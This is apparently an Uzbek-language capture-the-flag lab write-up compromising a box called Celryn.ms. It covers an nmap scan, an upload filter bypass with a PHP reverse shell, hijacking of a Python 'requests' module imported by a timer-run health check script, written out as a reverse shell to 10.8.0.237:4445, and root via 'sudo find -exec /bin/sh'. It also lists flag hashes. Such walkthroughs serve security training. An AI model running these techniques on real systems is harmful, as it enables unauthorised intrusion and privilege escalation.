

Celryn.ms

birinchi bo'lib targetni /etc/hosts ichiga qo'shib olamiz

```
$ cat /etc/hosts

127.0.0.1    localhost
127.0.1.1    kali
10.129.3.17  wingdata.htb
10.129.1.219 ftp.wingdata.htb
10.15.1.52   celryn.ms
10.15.1.52   portal.celryn.ms

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```

nmap scanning qilib ko'ramiz


```
nmap -p- -sC -sV 10.15.1.52
```

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-27 10:19 +0500
Stats: 0:03:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 95.85% done; ETC: 10:22 (0:00:08 remaining)
Nmap scan report for celryn.ms (10.15.1.52)
Host is up (0.030s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ec:82:e5:d4:8e:57:3f:0f:b7:13:a6:4d:21:ba:40 (ECDSA)
A)
```


```
|_ 256 22:d4:6e:2e:17:6b:37:cf:1b:85:55:5a:9a:8f:9b:61 (ED25
519)
80/tcp open  http      nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://celryn.ms/
443/tcp open  ssl/http nginx 1.24.0 (Ubuntu)
| ssl-cert: Subject: commonName=celryn.ms/organizationName=Ce
lryn Biosciences Inc/stateOrProvinceName=Massachusetts/countr
yName=US
| Subject Alternative Name: DNS:celryn.ms, DNS:portal.celryn.
ms, DNS:*.celryn.ms
| Not valid before: 2026-02-20T20:27:34
|_Not valid after: 2036-02-18T20:27:34
|_ssl-date: TLS randomness does not represent time
|_http-title: Celryn \xE2\x80\x94 Advancing Precision Diagnos
tics
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_tls-alpn:
|   http/1.1
|   http/1.0
|_ http/0.9
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect resu
lts at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 223.45 seconds
```

target web sahifa



website ning upload qismani shubhali tuyuldi



*.php.pdf faylni ozgartiramiz va uni ichiga reverse shell joylaymiz


```
-rw-rw-r-- 1 whitehat whitehat 2587 Feb 27 09:57 shell.php.pdf
drwx----- 3 whitehat whitehat 4096 Jan 31 16:31 snap
drwxr-xr-x 2 whitehat whitehat 4096 Dec 12 12:01 Templates
-rw-rw-r-- 1 whitehat whitehat 2583 Feb 27 10:05 tun0.php.pdf
```

upload qilayotgan paytda so'ro'vni ushlab olamiz

The screenshot displays the Burp Suite interface. The top menu bar includes options like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below the menu is a toolbar with various icons. The main window is divided into three panes. The left pane shows a list of HTTP requests with columns for #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Notes, TLS, IP, Cookies, Time, Listener port, and Start response. The middle pane shows the 'Original request' details, including headers like Cookie, Content-Length, Cache-Control, Sec-CH-UA, Sec-CH-UA-Mobile, Sec-CH-UA-Platform, Accept-Language, Origin, Content-Type, Upgrade-Insecure-Requests, User-Agent, and Accept. The right pane shows the 'Response' details, including headers like HTTP/1.1 200 OK, Server, Date, Content-Type, Connection, Expires, Cache-Control, Pragma, X-Frame-Options, X-Content-Type-Options, and Referrer-Policy, followed by the HTML body content.

va nomiga o'zgartirish kiritib yuklaymiz.

.pdf fayllarni o'rniga .php fayllar yuklay oldik bu file larni ichiga reverse shell olish uchun yozilgan



endi shell olishga urinib ko'ramiz.

reverse shell orqali ulana oldik

```

$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.0.88] from (UNKNOWN) [10.16.0.1] 39704
Linux celryn 6.17.2-1-pve #1 SMP PREEMPT_DYNAMIC PMX 6.17.2-1 (2025-10-21T11:55Z) x86_64 x86_
64 x86_64 GNU/Linux
05:10:51 up 2 days, 23:24, 0 user, load average: 2.86, 1.46, 1.04
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

endi fayllarni tekshirib ko'rib userga o'tishga harakat qilamiz

/opt/celryn/ folderni ichida script fayl bor ekan

```

www-data@celryn:/opt/celryn$ ls -l
ls -l
total 16
drwxr-xr-x 2 celryn-admin celryn-admin 4096 Feb 25 19:07 __py
cache__
-rwxr-xr-x 1 celryn-admin www-data 4469 Feb 20 20:49 heal

```

```

th_check.py
-rw-rw-rw- 1 www-data www-data 413 Feb 25 19:06 requests.py
www-data@celryn:/opt/celryn$ ls
ls
__pycache__ health_check.py requests.py
www-data@celryn:/opt/celryn$ cat health_check.py
cat health_check.py
#!/usr/bin/env python3
"""
Celryn Infrastructure Health Monitor
=====
Performs periodic availability checks against all public-facing
Celryn
web services and logs the results for uptime tracking and alerting.

Managed by systemd timer: celryn-health.timer
Owner: celryn-admin
"""

import requests
import datetime
import json
import sys
import os
import socket

# -----
# -----
# Service definitions – add new endpoints here
# -----
# -----

SERVICES = [
    {
        "name": "Marketing Site",

```

```

        "url": "https://celryn.ms",
        "expected_status": 200,
        "keyword": "Celryn",
    },
    {
        "name": "Client Portal",
        "url": "https://portal.celryn.ms",
        "expected_status": 200,
        "keyword": "Sign In",
    },
]

LOG_FILE = "/var/log/celryn/health.log"
STATUS_FILE = "/home/celryn-admin/status.json"
TIMEOUT = 10
HOSTNAME = socket.gethostname()

def check_service(service):
    """Run health check against a single service endpoint."""
    result = {
        "name": service["name"],
        "url": service["url"],
        "timestamp": datetime.datetime.now().isoformat(),
        "host": HOSTNAME,
        "status": "unknown",
    }

    try:
        resp = requests.get(
            service["url"],
            timeout=TIMEOUT,
            verify=False,          # self-signed certs in lab
            allow_redirects=True,
        )
        result["http_status"] = resp.status_code

```

```

        result["response_time_ms"] = round(resp.elapsed.total
        _seconds() * 1000, 2)
        result["content_length"] = len(resp.content)

        if resp.status_code != service["expected_status"]:
            result["status"] = "degraded"
            result["error"] = f"Expected {service['expected_s
tatus']}, got {resp.status_code}"
        elif service.get("keyword") and service["keyword"] no
t in resp.text:
            result["status"] = "degraded"
            result["error"] = f"Keyword '{service['keywor
d']}' not found in response body"
        else:
            result["status"] = "healthy"

except requests.exceptions.ConnectionError as e:
    result["status"] = "down"
    result["error"] = "Connection refused or DNS failure"
except requests.exceptions.Timeout:
    result["status"] = "down"
    result["error"] = f"Request timed out after {TIMEOUT}
s"

except requests.exceptions.SSLError as e:
    result["status"] = "degraded"
    result["error"] = f"SSL error: {e}"
except Exception as e:
    result["status"] = "error"
    result["error"] = str(e)

return result

def write_status(results):
    """Write current status summary to a JSON file for dashbo
ard consumption."""

```

```

summary = {
    "last_check": datetime.datetime.now().isoformat(),
    "services": {},
}
for r in results:
    summary["services"][r["name"]] = {
        "status": r["status"],
        "response_time_ms": r.get("response_time_ms"),
        "http_status": r.get("http_status"),
        "error": r.get("error"),
    }
try:
    with open(STATUS_FILE, "w") as f:
        json.dump(summary, f, indent=2)
except OSError:
    pass # non-critical – dashboard may be stale

def main():
    results = []

    for svc in SERVICES:
        result = check_service(svc)
        results.append(result)

    # ---- append to rotatable log file ----
    log_line = json.dumps({"checks": results}) + "\n"
    try:
        os.makedirs(os.path.dirname(LOG_FILE), exist_ok=True)
        with open(LOG_FILE, "a") as f:
            f.write(log_line)
    except OSError as e:
        print(f"Warning: could not write log file: {e}", file
=sys.stderr)

    # ---- write quick-status for internal dashboard ----

```

```

write_status(results)

# ---- human-readable summary (captured by journald) ----
for r in results:
    icon = "\u2713" if r["status"] == "healthy" else "\u2
717"

    line = f"[{icon}] {r['name']}: {r['status']}"
    if "response_time_ms" in r:
        line += f" ({r['response_time_ms']}ms)"
    if "error" in r:
        line += f" - {r['error']}"
    print(line)

# non-zero exit if anything is unhealthy (useful for aler
ting)
if any(r["status"] in ("down", "error") for r in result
s):
    sys.exit(1)

if __name__ == "__main__":
    main()
www-data@celryn:/opt/celryn$

```

requests.py faylining ichida tayyor reverse shell yozilgan file bor ekan uni o'zgartirib o'zmga ulashga harakat qilaman

```
import os, socket, subprocess

# Reverse shell
s = socket.socket()
s.connect(("10.8.0.237", 4445))
subprocess.call(["/bin/bash", "-i"], stdin=s.fileno(), stdout=s.fileno(), stderr=s.fileno())

import importlib, sys
sys.path = [p for p in sys.path if p != '/opt/celryn']
real = importlib.import_module("requests")
sys.modules['requests'] = real

from requests import *
get = real.get
exceptions = real.exceptions
```

va user bo'lib tizimga kirdim

u yerda sudo -l huquqi ishlar ekan

```
celryn-admin@celryn:~$ sudo -l
sudo: The "no new privileges" flag is set, which prevents sudo
o from running as root.
sudo: If sudo is running in a container, you may need to adjust
st the container configuration to disable the flag.
```

ssh key generatsiya qilib o'zimga yuklab oldim va u bilan huquqni oshirmoqchiman

```
drwxr-xr-x 5 whitehat whitehat 4096 Feb 15 16:03 Desktop
drwxr-xr-x 2 whitehat whitehat 4096 Jan 22 20:28 Documents
drwxr-xr-x 3 whitehat whitehat 4096 Feb 26 10:34 Downloads
-rw-r--r-- 1 whitehat whitehat 1627 Feb 27 11:15 id_rsa
```

va rootga o'tdim

```
ssh -i id_rsa celryn-admin@10.15.1.52
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.17.2-1-pve x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro
Last login: Tue Feb 24 14:04:56 2026 from 10.15.0.1
celryn-admin@celryn:~$ cat user.txt
77d1d153e09e4b6962fb6b1b680a8846
```

find buyruqiga suid biriktirilgan ekan va shu find buyrug'i orqali rootga o'tdim

```
celryn-admin@celryn:~$ sudo -l
Matching Defaults entries for celryn-admin on celryn:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User celryn-admin may run the following commands on celryn:
    (ALL) NOPASSWD: /usr/bin/find
celryn-admin@celryn:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
f90fb33a17f5b51657846b53740a727a
```